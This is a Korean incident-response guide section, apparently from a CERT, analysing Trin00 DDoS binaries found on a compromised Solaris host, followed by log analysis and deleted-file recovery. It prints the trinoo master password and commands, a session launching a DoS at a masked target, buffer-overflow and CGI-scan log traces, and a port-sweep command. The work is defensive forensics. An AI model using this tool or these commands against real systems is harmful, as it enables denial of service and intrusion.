새로운 공격기법의 출현과 시간의 흐름에 따라 피해시스템에 남는 흔적의 유형도 변화한다. DDoS 공격을 가지고 위의 예들을 설명할 수 있다. DDoS 공격도구가 인터넷에 설치되기 시작한 99 년 중반, DDoS 공격 도구중의 하나인 Trin00 가 발견되었을 당시에는 반자동의 공격 프로그램으로 시스템을 공격하여 Trin00 Agent 를 설치한 다음, 모든 공격 흔적을 지우고, 시스템 보안패치까지 수행하는 약간 고난위도의 공격기법을 이용한 공격이 많이 발견되었다. 여느 피해 시스템과는 달리 바이너리가 설치된 곳을 찾기도 어려우며, 파일이름도 구분하기 어렵도록 만들어져 있었다. 반면, 2000 년 들어 이러한 공격도구가 공개되고 난 뒤에는 초보자들의 사용으로 인하여 어디서나 쉽게 발견되곤 한다. ***따라서 피해 시스템 중에서도 깔끔하게 공격당한 시스템은 새로운 공격기법이 사용되었거나, 또는 피해 시스템을 지속적으로 사용하기 위한 소위 "고수"의 공격일 확률이 높으며, 많은 시간을 들여 자세히 분석하고 침입자를 모니터링할 가치가 있다.***

공격자가 설치한 또는 남겨둔 공격 프로그램의 기능을 분석하면 귀중한 정보를 얻게 된다. 공격자가 시스템을 어떠한 목적으로 사용하는지, 어떻게 침입을 했는지, 시스템에 다시 들어올지 혹은 들어오지 않을지, 만약 들어온다면 어떠한 방법으로 들어올지 등에 대한 정보를 추측할 수 있게 된다. 실제 범죄에서 사용된 도구에 따라 어떠한 의도가 있는지를 추측할 수 있는 것과 비슷하다. 그리고 이러한 정보는 공격자 추적 및 모니터링하기 위한 기본 자료가 된다.

이러한 바이너리 프로그램을 분석하는 방법에는 정적인 분석방법(static analysis)과 동적인 분석방법(dynamic analysis)이 있다. 정적인 분석방법은 공격 프로그램을 실제로 실행시키지 않고 disassembler, strings 등과 같은 도구 이용하여 분석하는 방법이고, 동적인 분석방법은 공격 프로그램을 실행시켜 가며, 디버거, 스니퍼, 프로세스 추적 도구 등을 이용하여 바이너리의 변화, 입출력 값 등을 분석하여 프로그램의 동작을 알아내는 방법이다. 일반적으로 이러한 방법들을 병행 사용하여 분석을 하게 된다.

소스코드가 남아 있는 경우라면, 소스코드를 분석하면 되겠지만, 공격 프로그램이 바이너리 파일로만 남겨져 있을 경우에는 일반적으로 먼저 "strings" 명령을 이용하여 바이너리를 분석하게 된다. "strings" 명령은 파일에서 프린트 가능한 문자들을 출력해 주므로, 공격 프로그램의 help 문 등을 볼 수 있게되고, 어느 정도 프로그램의 기능을 알 수 있게 된다.

"strings" 명령으로만 부족할 경우에는 실행되고 있는 프로그램이 사용하는 파일, 포트 등에 대하여 lsof 를 이용하여 확인할 수 있다. 또한 "strace"(Linux), "truss"(Solaris) 등의 명령을 사용하여 공격 프로그램을 직접 실행시키고 프로그램이 사용하는 시스템콜에 대한 분석을 하는 방법도 있다.

다음은 국내의 한 피해 시스템에서 발견된 DDoS 공격도구인 Trin00 Daemon 및 Master 에 대하여 사후 분석한 내용이다. 국외 사이트로부터 국내의 어떤 시스템이 UDP Flooding 공격을 하고 있다는 항의 메일을 받고 분석을 시작하였다. 시스템 분석을 통하여 “tsolnmb"라는

새로운 공격 프로그램을 발견하였다.

앞서 설명한 다른 많은 분석방법을 포함하여, 주로 바이너리를 분석하는 부분에 대하여 설명하도록 한다. 먼저 "strings" 명령을 이용하여 해당 바이너리의 기능이 무엇인지 분석해 보고, 좀더 자세한 분석을 위하여 바이너리를 실행시키고 시스템에서 어떠한 변화가 있는지를 살펴본다.

```
#strings tsolnmb

209.xxx.xxx.130
207.xxx.xxx.19
129.xxx.xxx.40
socket
bind
recvfrom
%s %s %s
aIf3YWfOhw.V.
PONG
*HELLO*
```

strings 명령을 이용하여 바이너리의 내용을 살펴본 결과 socket, bind, recvfrom 등 네트워크 프로그램이라는 것을 알 수 있으며, PONG 과 HELLO 라는 스트링은 해당 프로그램이 실행되면서 어떠한 응답을 주고받음을 알 수 있도록 한다. 그리고 나열된 IP 주소는 본 프로그램과 통신을 주고받는 사이트라는 것을 추측할 수 있도록 해준다.

다음은 lsof 를 이용하여 "tsolnmb" 이라는 프로그램이 사용하는 파일, 포트 등을 찾아 본 결과로 UDP 27444 번 포트를 사용함을 알 수 있다.

```
# ps -ef | grep tsolnmb
    root 27518 27428   0 16:00:43 pts/7       0:00 grep tsolnmb
    root 27516     1   0 16:00:25 pts/7       0:00 ./tsolnmb
# ./lsof -p 27516
COMMAND     PID USER     FD     TYPE        DEVICE SIZE/OFF     NODE NAME
tsolnmb 27516 root    cwd     VDIR          32,0         512    13581 /user/cert/test
tsolnmb 27516 root    txt     VREG          32,0       11460    13586 /user/cert/test/tsolnmb
tsolnmb 27516 root    txt     VREG          32,8       19304 134892 /usr/lib/libmp.so.2
...
tsolnmb 27516 root      3u    inet 0x60ce6850          0t0       UDP *:27444 (Idle)
...
```

다음은 Solaris 의 "truss" 명령을 이용하여 공격 프로그램을 실행시키면서, 해당 바이너리가 호출하는 시스템 콜을 분석한 것이다. 보이는 것처럼 프로세스가 실행되면서 "*HELLO*"라는 메시지를 어디론가 보낸다는 것을 알 수 있다.

```
# truss ./tsolnmb
execve("./tsolnmb", 0xEFFFFE00, 0xEFFFFE08)    argc = 1
open("/dev/zero", O_RDONLY)                      = 3
...
bind(3, 0xEFFFFDC8, 16)                          = 0
so_socket(2, 1, 17, "", 1)                       = 4
sendto(4, " * H E L L O *", 7, 0, 0xEFFFF7F0, 16) = 7
fork()                                           = 27572
setpgid(27572, 27572)                            = 0
```

그리고 해당 바이너리를 실행할 때, 네트워크 트래픽을 분석해 보면 다음과 같이 특정 시스템으로 패킷이 전송되는 것을 발견할 수 있는데 이는 위의 sendto()에서 비롯된 것이고 특정 패킷을 보내는 주소는 "strings" 명령으로 확인한 IP 주소들이다.

```
# snoop udp
Using device /dev/hme (promiscuous mode)
test.certcc.or.kr -> 129.xxx.xxx.40 UDP D=31335 S=34041 LEN=15
test.certcc.or.kr -> 207.xxx.xxx.19 UDP D=31335 S=34042 LEN=15
test.certcc.or.kr -> 209.xxx.xxx.130 UDP D=31335 S=34043 LEN=15
```

우리는 피해 시스템 분석을 하면서 발견한 "tsolnmb"라는 바이너리 프로그램을 분석하여 공격 프로그램은 UDP 27444 번 포트를 사용하고 있으며, 상대편은 UDP 31335 번 포트를 사용한다는 사실을 알아냈다. 따라서 해당 포트(UDP 27444)를 모니터링하면 언젠가는 공격자가 접속해 올 것이라는 것을 알 수 있다. 모니터링 부분은 다음 장에서 다룬다.

피해 시스템에서 발견된 tsolnmb 는 발견당시 cron 테이블에 등록되어 주기적으로 실행되도록 되어 있었다. 여기서 우리는 tsolnmb 는 프로그램내에 코딩되어 있는 IP 주소로 주기적으로 "*HELLO*"라는 메시지를 보낸다는 것을 알 수 있는데, 이는 아마도 tsolnmb 프로그램의 상태를 알려주기 위함이라고 추측된다. 즉, "이 시스템에 tsolnmb 가 설치되어 동작하고 있습니다"라는 메시지를 주지적으로 공격자에게 보내는 것이다.

우리는 바이너리 프로그램을 분석하여 공격자(또는 다른 해킹 피해자일 수 있다)의 IP 주소를 확인하였고 "침해사고대응방법 및 절차"에 따라 해당 사이트 관리자와 연락하여 tsolnmb 프로그램과 통신하는 프로그램인 "tserver1900"에 관한 정보(어디에 설치되어 있고, 어떤 기능을 하는지 등)를 획득하였다.

또한 피해 시스템이 아주 깨끗하게 공격당한 점과 발견된 프로그램이 여러 시스템과 통신한다는 점에 주의를 기울이고 동일 피해 사이트내의 비슷한 환경의 Solaris 서버에 대하여 조사를 하였다. 모든 시스템을 다 뒤져볼 수는 없으므로 앞서 분석된 정보를 이용하여 다른 피해 시스템을 찾는 방법을 사용하였다. 즉, UDP 27444, 31335 번 포트가 열려져 있는 시스템을 확인하는 작업을 하였다.

```
# namp -sU -p 27444,31335 xxx.xxx.xxx.1-254
```

사이트 내의 많은 시스템에서 27444, 또는 31335 번 포트가 열려 있는 시스템을 확인하였고 그 중 두 포트가 모두 열려있는 시스템에 들어가 분석한 결과 tsolnmb 와 tserver1900 이라는 공격 프로그램을 모두 발견할 수 있었다. 우리는 최선을 다해 공격자를 추적하여야 한다. 따라서 비슷한 방법으로 "tserver1900"을 분석한다.

다음은 루트킷이 설치된 환경에서 tserver1900 프로그램을 발견한 방법을 설명한다. 우리는 이미 공격프로그램이 31335 번을 사용하고 있음을 알고 있으므로 이 사실을 이용하여 다음과 같이 해당 프로세스를 찾아낸다.

```
# ./lsof -i:31335
COMMAND     PID USER   FD   TYPE        DEVICE SIZE/OFF NODE NAME
tserver19 29168 root    3u  inet 0x611f91b0      0t0  UDP *:31335 (Idle)
```

프로그램 이름이 tserver1900 임을 확인하였고 프로세스 번호가 29168 임을 확인하고 다시 lsof 명령을 이용하여 더 자세한 정보를 확인해 본다.

```
# ./lsof -p 29168
COMMAND     PID USER   FD   TYPE        DEVICE SIZE/OFF   NODE NAME
tserver19 29168 root  cwd   VDIR          32,0      512  13581 /usr/bin/
tserver19 29168 root  txt   VREG          32,0    40504   3459 /user/bin/tserver1900
...
tserver19 29168 root  txt   VREG          32,8    53656 134904 /usr/lib/libsocket.so.1
tserver19 29168 root  txt   VREG          32,8   721924 134972 /usr/lib/libnsl.so.1
...
tserver19 29168 root    3u  inet 0x611f91b0      0t0  UDP *:31335 (Idle)
```

tserver19 29168 root 4u inet 0x611f8d30 0t0 TCP *:27665 (LISTEN)

tserver1900 이 "/usr/bin" 디렉토리에 설치되어 있음을 알 수 있으며, UDP 31335 번 포트이외에도 TCP 27665 번 포트를 사용하고 있음을 알 수 있다. 이제 tserver1900 이 어떤 프로그램인지 분석해본다.

```
# strings tserver1900
---v
trinoo %s              : 원래 공격프로그램 이름이 trinoo 라는 것을 알수있음
v1.07d2+f3+c                    : trinoo 프로그램 버전이겠죠 ?
...
0nm1VNMXqRMyM  : 정확히 뭔지 모르지만 암호화된 패스워드를 사용하는 듯함
...
DoS: usage: dos <ip>   : DOS 공격 프로그램임을 암시
...
help                            : trinoo 사용 설명
Commands: info bcast mping mtimer dos mdos mdie quit nslookup
...
help bcast: Lists broadcasts.
help mping: Sends a PING to every Bcasts.
help mtimer: Sets amount of seconds the Bcasts will DoS target.
...
help mdie: WARNING DO NOT USE!
                                        Disables all Bcasts. Makes the daemon die.    :
                                        Bcasts/daemon 을 disable 시키는 명령, 그러면
                                        tsolnmb 가 daemon 또는 Bcasts 인가 ?
help quit: Closes this connection!
help mstop: Attempts to stop DoS.
...


# ./tserver1900                 : 분석 시스템으로 가져와 실행 시켜본 결과
??
```

앗, 무엇일까? 뭘하란 말이지, 패스워드가 걸려있는 것일까? truss 명령으로 확인해 보도록 한다.

```
# truss ./tserver1900
execve("./tserver1900", 0xEFFFFE60, 0xEFFFFE68)   argc = 1
open("/dev/zero", O_RDONLY)                        = 3
...
so_socket(2, 1, 17, "", 1)                    = 3
so_socket(2, 2, 0, "", 1)                     = 4
ioctl(1, TCGETA, 0xEFFFE56C)                       = 0
ioctl(0, TCGETA, 0xEFFFF2C4)                       = 0
?? write(1, " ? ?   ", 3)                             = 3
read(0, 0xEF6AA5C0, 1024)          (sleeping...)
```

"truss" 명령으로 시스템콜을 확인한 결과 프로그램에서 입력을 기다리고 있음을 알 수 있다. truss 또는 strace 는 공격 프로그램의 분석뿐만 아니라 공격자를 모니터링하는데도 사용할 수 있다. 모니터링은 다른 부분에 다루지만, 앞서 truss 에 대한 사용법에 대해 설명해 왔으므로 여기서 설명하고자 한다. truss, strace 프로그램의 옵션을 자세히 보면, 현재 실행되고 있는 프로세스의 시스템콜에 대해서도 추적할 수 있다. 다음과 같이 "-p" 옵션을 사용하여 현재 실행되고 있는 프로세스의 시스템콜을 추적하게 되며, -f 옵션을 추가 사용하여, 자식 프로세스의 시스템콜 까지도 추적할 수 있다.

```
# truss -f -p PID
```

앞서 예의 피해시스템에서 tserver1900 프로그램이 실행되고 있었는데, 다음과 같은 명령으로 해당 프로그램에 접속해 오는 공격자의 활동을 모니터링 할 수 있다. 우리는 몇일을 기다린 끝에 다음과 같은 결과를 얻을 수 있었다. 파일 입출력 또는 네트워크 관련 시스템콜을 감시하면, 프로그램이 어떠한 기능을 하는지 또는 어떠한 데이터가 오고가는지 짐작할 수 있으므로 "egrep"을 이용하여 필요한 데이터만을 캡쳐 하였다.

```
# truss -f -p 29168 2>&1 | egrep "read|recv|write|send|exec|socket|connect"
29168:   read(5, " b e t a a l m o s t d o"., 1024)        = 16
29168:   write(5, " t r i n o o     v 1 . 0 7"., 38)        = 38
29168:   write(5, " t r i n o o >    ", 8)                      = 8
29168:   read(5, " i n f o", 1024)                          = 6
29168:   write(5, " T h i s    i s    t h e    "., 98)        = 98
29168:   write(5, " t r i n o o >    ", 8)                      = 8
29168:   read(5, " m p i n g", 1024)                        = 7
29168:   write(5, " m p i n g :     S e n d i"., 39)         = 39
29168:   so_socket(2, 1, 17, "", 1)                              = 6
29168:   read(7, " M R l Z s 0 p G D 2 D /"., 8192)        = 25
29168:   sendto(6, " p n g     l 4 4 a d s l", 11, 0, 0xEFFFF330, 16) = 11
...
```

-rall, -wall 옵션을 사용하면 read, write 시스템콜로 전달되는 모든 데이터를 저장할 수 있어 보다 자세한 내용을 알 수 있다. 다음은 -o 옵션을 이용하여 결과를 파일(log)로 저장하고, 그 중에 read|recv|write|send|exec|socket|connect 시스템콜에 대한 내용만을 추출한 것이다

```
# truss -rall -wall -f -o log -p 29168

29168:      poll(0xEFFFD350, 3, 1000)                                = 1
29168:      read(5, 0xEFFFF888, 1024)                                = 16
29168:          betaalmostdone
29168:      write(5, 0xEFFFF488, 38)                                 = 38
29168:          trinoo    v1.07d2+f3+c..[rpm8d/cb4Sx/]
29168:      write(5, "trinoo> ", 8)                          = 8
29168:      read(5, "", 1024)                                        = 2
29168:      write(5, "trinoo> ", 8)                          = 8
29168:      read(5, "info", 1024)                            = 6
29168:      write(5, 0xEFFFF488, 98)                                 = 98
29168:          This is the "trinoo" AKA DoS Project master server. [v1.07d2+f3+
29168:          c]Compiled: 16:35:30 Sep 20 1999
29168:      write(5, "trinoo> ", 8)                          = 8
29168:      read(5, "mping", 1024)                           = 7
29168:      write(5, 0xEFFFF488, 39)                                 = 39
29168:          mping: Sending a PING to every Bcasts.
29168:      so_socket(2, 1, 17, "", 1)                               = 6
29168:      read(7, 0x0002B034, 8192)                                = 25
29168:          MRlZs0pGD2D/8YAsZ0vqiwK.
29168:      sendto(6, "png l44adsl", 11, 0, 0xEFFFF330, 16) = 11
29168:      read(7, 0x0002B034, 8192)                                = 0
29168:      write(5, "trinoo> ", 8)                          = 8
29168:      recvfrom(3, "PONG", 1024, 0, 0xEFFFFCF8, 0xEFFFFCCC) = 4
29168:      write(5, 0xEFFFF488, 35)                                 = 35
29168:          PONG 1 Received from xxx.xxx.xxx.x
29168:      read(5, 0xEFFFF888, 1024)                                = 20
29168:          dos yyy.yyy.yyy.yyy
29168:      write(5, 0xEFFFF488, 31)                                 = 31
29168:          DoS: Packeting yyy.yyy.yyy.yyy.
29168:      so_socket(2, 1, 17, "", 1)                               = 6
29168:      read(7, 0x0002B034, 8192)                                = 25
29168:          MRlZs0pGD2D/8YAsZ0vqiwK.
29168:      sendto(6, 0xEFFFF488, 26, 0, 0xEFFFF330, 16)             = 26
29168:          aaa l44adsl yyy.yyy.yyy.yyy
```

```
29168:    read(7, 0x0002B034, 8192)                    = 0
29168:    write(5, "trinoo> ", 8)                  = 8
29168:    read(5, "mstop", 1024)                   = 7
29168:    write(5, "trinoo> ", 8)                  = 8
29168:    read(5, "quit", 1024)                    = 6
29168:    write(5, "bye bye.", 9)          = 9
```

그러면 27665 번 포트로 접속하여 위에서 나온 내용대로 따라해 보도록 하자.

```
# telnet localhost 27665
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
betaalmostdome                                  : 패스워드
trinoo v1.07d2+f3+c..[rpm8d/cb4Sx/]        : trinoo 버전 정보

trinoo> info                                    : trinoo 프로그램 정보
This is the "trinoo" AKA DoS Project master server. [v1.07d2+f3+c]
Compiled: 16:35:30 Dec 20 1999
trinoo> mping
mping: Sending a PING to every Bcasts.
PONG 1 Received from xxx.xxx.xxx.x

trinoo>dos yyy.yyy.yyy.yyy                      : yyy.yyy.yyy.yyy 사이트 DOS 공격
DoS: Packeting yyy.yyy.yyy.yyy.
trinoo> mstop
```

지금까지 우리는 유닉스의 몇몇 명령을 이용하여 공격 프로그램을 분석하였고, 또한 공격자를 모니터링하여 공격자가 어느 사이트를 공격하는지도 알아낼 수 있었다. 분석을 종합해 보면, tsolnmb 는 tserver1900 프로그램과 통신하여 공격을 수행하는 프로그램이며, 공격자는 tserver1900 의 TCP 27665 포트에 접속하고 tsolnmb 에게 공격명령을 내리는 것으로 추측된다. 마지막 남은 숙제는 TCP 27665 포트를 모니터링하여 공격자가 접속해 오기를 기다려 공격자의 IP 주소를 알아내는 것이다.

4.6 로그 파일 분석

로그 파일분석을 통한 침입자 추적은 흔히 실패로 돌아가는 경우가 많다. 침해사고 분석 시 가장 많이 경험하게 되는 것은 로그 파일에 무수히 많은 스캔공격, 침입흔적을 발견하게 되는 경우이다. "아하! 한 녀석만 들어온 것이 아니라 수많은 녀석들이 왔다 갔구나", 이럴 경우 추적하고 있는 침입자 대상이 없어지는 것과 마찮가지가 된다. 또 다른 경우에는, 해당 침해사고와 관련된 침입자의 흔적만 없고 다른 침입자들의 흔적만이 가득히 쌓여있는 경우를 많이 발견한다. 그리고 또 다른 경우에는 공격흔적은 있는데 공격자의 소스 IP 가 남지 않는 공격로그가 있다. 마찮가지로 아무튼 우리는 최선을 다해 공격자의 흔적을 찾아야만 한다.

로그 파일에 접근하는 방법은 두 가지 방법이 있다. 첫 번째는 앞서 설명한 시스템의 침입흔적을 먼저 찾아내고 침입 시간대를 가능한 한 근접하게 추측한다. 그리고 나서 로그파일에서 해당 시간대의 로그를 찾아 확인하는 방법이다. 두 번째는 항의 메일에 기록된 시간대(로그나 시간정보가 있을 경우에)를 가지고 로그파일부터 확인을 한 뒤에 시스템을 분석하는 방법이 있다. 필자는 경험상 시스템 파일부터 조사를 한 뒤 로그파일을 분석한다. 이는 로그 파일 분석을 제일 마지막에서 다룬 이유이기도 하다.

만약 로그파일에 공격 흔적이 남아 있다면(공격자가 로그를 지우지 않았고 로그에 남는 형태의 공격일 경우에만 해당) 우리는 무엇을 얻을 수 있는가? 그것은 침입방법과 공격 시

스템의 IP 주소이다. 파일 시스템 분석을 통하여 침입자가 시스템에서 무엇을 했는지, 어떻게 침입했는지에 대하여 추측할 수 있으며, 로그파일을 통해 해당 시스템에 침입해온 방법과 공격 시스템의 IP 를 정확히 확인할 수 있는 것이다.

다음은 시스템이 공격을 받았을 경우, 일반적으로 나타나는 로그 파일의 형태이다. Buffer Overflow 공격의 경우 이상한 문자들이 남게되며, 취약점 스캔공격의 경우에는 짧은 시간에 많은 서버로의 접속로그가 남게 된다. 일반적으로 평소와 다른 형태의 로그 형태를 탐지하면 된다.

o 일반적인 스캔공격 흔적

< /var/log/secure 파일 >
Apr 14 19:18:56 victime in.telnetd[11634]: connect from xxx.168.11.200
Apr 14 19:18:56 victime imapd[11635]: connect from xxx.168.11.200
Apr 14 19:18:56 victime in.fingerd[11637]: connect from xxx.168.11.200
Apr 14 19:18:56 victime ipop3d[11638]: connect from xxx.168.11.200
Apr 14 19:18:56 victime in.telnetd[11639]: connect from xxx.168.11.200
Apr 14 19:18:56 victime in.ftpd[11640]: connect from xxx.168.11.200
Apr 14 19:19:03 victime ipop3d[11642]: connect from xxx.168.11.200
Apr 14 19:19:03 mozart imapd[11643]: connect from xxx.168.11.200
Apr 14 19:19:04 mozart in.fingerd[11646]: connect from xxx.168.11.200
Apr 14 19:19:05 mozart in.fingerd[11648]: connect from xxx.168.11.200

o 버퍼오버플로우 취약점을 이용한 침입 공격 흔적

< /var/log/messages 파일 >
Feb 23 07:51:39 ns scandetd: sunrpc connection attempt from xxx.xxx.xxx.16
Feb 23 08:19:29 ns rpc.statd[448]: gethostbyname error for ^X??X??Y??Y??Z??Z??[??[?
퓋 ffff750 80497108052c20687465676 274736f6d616e797265206520726f7220726f66
bffff718 bffff719 bffff71a bffff71b 럱럱럱럱럱럱럱럱럱럱럱럱럱럱
럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱
럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱
럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱럱?
Feb 23 08:19:34 ns scandetd: sunrpc connection attempt from xxx.xxx.xxx.170
Feb 23 08:19:40 ns scandetd: port 39168 connection attempt from xxx.xxx.xxx.170
Feb 23 08:23:22 ns useradd[1391]: new user: name=cgi, uid=0, gid=0, home=/home/cgi,
shell=/bin/bash
Feb 23 08:23:33 ns PAM_pwdb[1392]: password for (operator/11) changed by ((null)/0)
Feb 23 08:23:54 ns PAM_pwdb[1393]: password for (cgi/0) changed by ((null)/0)
Feb 23 08:24:25 ns scandetd: telnet connection attempt from xxx.xxx.xxx.net
Feb 23 08:24:47 ns PAM_pwdb[1396]: (login) session opened for user operator by (uid=0)

o 웹서버 취약점 스캐닝 공격 흔적

< /var/log/httpd/access_log 파일 >
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/phf HTTP/1.0" 302 192
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/Count.cgi HTTP/1.0" 404 170
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/test-cgi HTTP/1.0" 404 169
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/php.cgi HTTP/1.0" 404 168
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/handler HTTP/1.0" 404 168
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/webgais HTTP/1.0" 404 168
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/websendmail HTTP/1.0" 404 172
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/webdist.cgi HTTP/1.0" 404 172
...
xxx.xxx.xxx.200 - - [14/Apr/1999:16:44:49 -0500] "GET /cgi-bin/wwwboard.pl HTTP/1.0" 404 172

만약 지금까지 설명한 방법을 사용하여 침입흔적을 찾지 못했다면 침입자 추적은 "실패"

또는 "장기전"으로 들어간다. 이는 공격자가 자신의 흔적(공격 흔적이 아닌 공격자 시스템의 IP 주소를 말함)을 완전히 제거하였거나 또는 분석자가 침입흔적을 제대로 찾아내지 못했음을 의미한다.


이 시점에서는 두 가지 갈림길에 서게 된다. "침입자 추적을 포기하고 사고수습에 들어가느냐 아니면 계속 침입자를 추적할 것이냐" 선택은 사이트 관리자의 몫이다. 침입자를 계속 추적하기 위해서는 침입자 모니터링 단계에 들어가야 하며, 이는 지금까지 분석한 자료를 바탕으로 어떠한 방법으로 어떠한 네트워크 접속을 모니터링하여 침입자를 찾아낼 것인가를 결정하고 준비하여야 한다. 아무튼 우리는 최선을 다해 공격자의 IP 주소를 찾아야만 한다. 이부분은 "IV. 침입자 모니터링" 에서 다루도록 한다.

4.7 지워진 파일 복구

공격자는 기본적으로 자신이 침입한 흔적을 삭제한다. 로그파일 자체를 삭제하거나, 로그파일 내용 중 자신이 공격했던 흔적만을 삭제하는 경우가 있으며, 공격에 사용했던 공격 스크립트, 프로그램, 데이터 파일 등을 삭제하게 된다. 이러한 삭제된 파일에 대한 정보를 알 수 있다면, 피해 시스템을 분석하는데 매우 중요한 자료가 될 것이다.

일반적으로 유닉스 시스템에서 파일이 삭제되면 파일 시스템의 특성으로 인하여 파일의 복구가 불가능하다고 알려져 있으나, 사실 많은 경우 복구가 가능하다. 유닉스에서 "rm" 등의 명령으로 파일을 삭제하게 되면 파일과 관련된 모든 정보가 없어지는 것이 아니라, 몇몇 정보만 파괴되거나, 단순히 "사용되지 않음"으로 표시되어 사용할 수 없게 되는 것이다. 그리고 다른 파일 시스템 활동이 있게되면 이 사용되지 않는 부분을 다시 사용하게 되고, 이때 원래 있던 정보가 사라지게 된다. 하지만 이러한 삭제된 파일에 대한 정보는 비록 활발한 파일시스템 사용이 있더라도, 비교적 오랜기간 유지된다.

유닉스에서 파일사이즈가 클 경우에는 디스크의 여기저기에 나뉘어져서 저장(file fragmentation)이되는데, 이는 지원진 파일을 복구하기 힘들게 한다. 하지만 요즘 시스템은 파일시스템의 "Locality" 능력(하나의 파일을 가능한 한 가까운 위치에 저장하는 기능)이 뛰어나기 때문에 파일 분할이 많이 일어나지 않고, 따라서 지워진 파일을 복구하기가 용이하다. 특히, 리눅스의 경우 파일을 삭제하더라도 12 개까지의 파일 데이터 블록(fragmentation) 정보를 유지하기 때문에 파일복구가 매우 용이하다. 다음은 유닉스 파일시스템의 기본적인 구조를 보여주고, 파일이 삭제될 때 유닉스 파일시스템의 변화를 보여준다.



저장위치	파일정보	삭제시변화
directory	name(파일이름)	보존(연결해지)
inode block	owner	보존
	group ownership	보존
	last read access time	보존
	last write access time	보존
	last attribute change time	삭제된 시간
	delete time(Linux only)	삭제된 시간
	directory reference count	0(Zero)
	file type	보존(Linux), 파괴(Other)
	access permissions	보존(Linux), 파괴(Other)
	file size	보존(Linux), 파괴(Other)
	data block addresses	보존(Linux), 파괴(Other)
data blocks	contents(파일내용)	보존, 연결해지(non-Linux)

* Reference : Dr. Dobb's, http://www.ddj.com/

하지만 파일이 삭제되고 난 후 다른 수많은 파일 시스템 사용이 있을 경우에는 다른 내용으로 뒤덮여 쓰일 수가 있다. 또한 공격자가 이러한 복구방법에 대비하여 안전하게 파일을 깨끗이 지울 경우에는 복구할 수 없게 된다. 아무튼 우리는 최선을 다해 공격자의 흔적을 찾아야만 한다.

리눅스 및 일반 유닉스 시스템에서 지워진 파일을 복구할 수 있도록 지원해 주는 공개 도구가 있다. 우리는 이러한 도구를 사용하여 앞서 설명한 보존되는 정보를 가지고 어느 정도 삭제된 파일을 복구할 수 있다. 주의할 점은 이러한 도구를 사용할 때 복구하고자하는 파일이 위치한 파티션에서 작업을 하면 해당 파일내용을 덮어쓰기 때문에 파일이 완전히 파괴될 수 있다. 따라서, 도구의 설치 및 작업을 다른 파티션에서 하거나 준비된 분석 시스템에서 해야 한다. 지워진 파일을 복구하는 도구에 대한 설명은 "III. 피해 시스템 분석도구"에서 설명한다.

III. 피해 시스템 분석 도구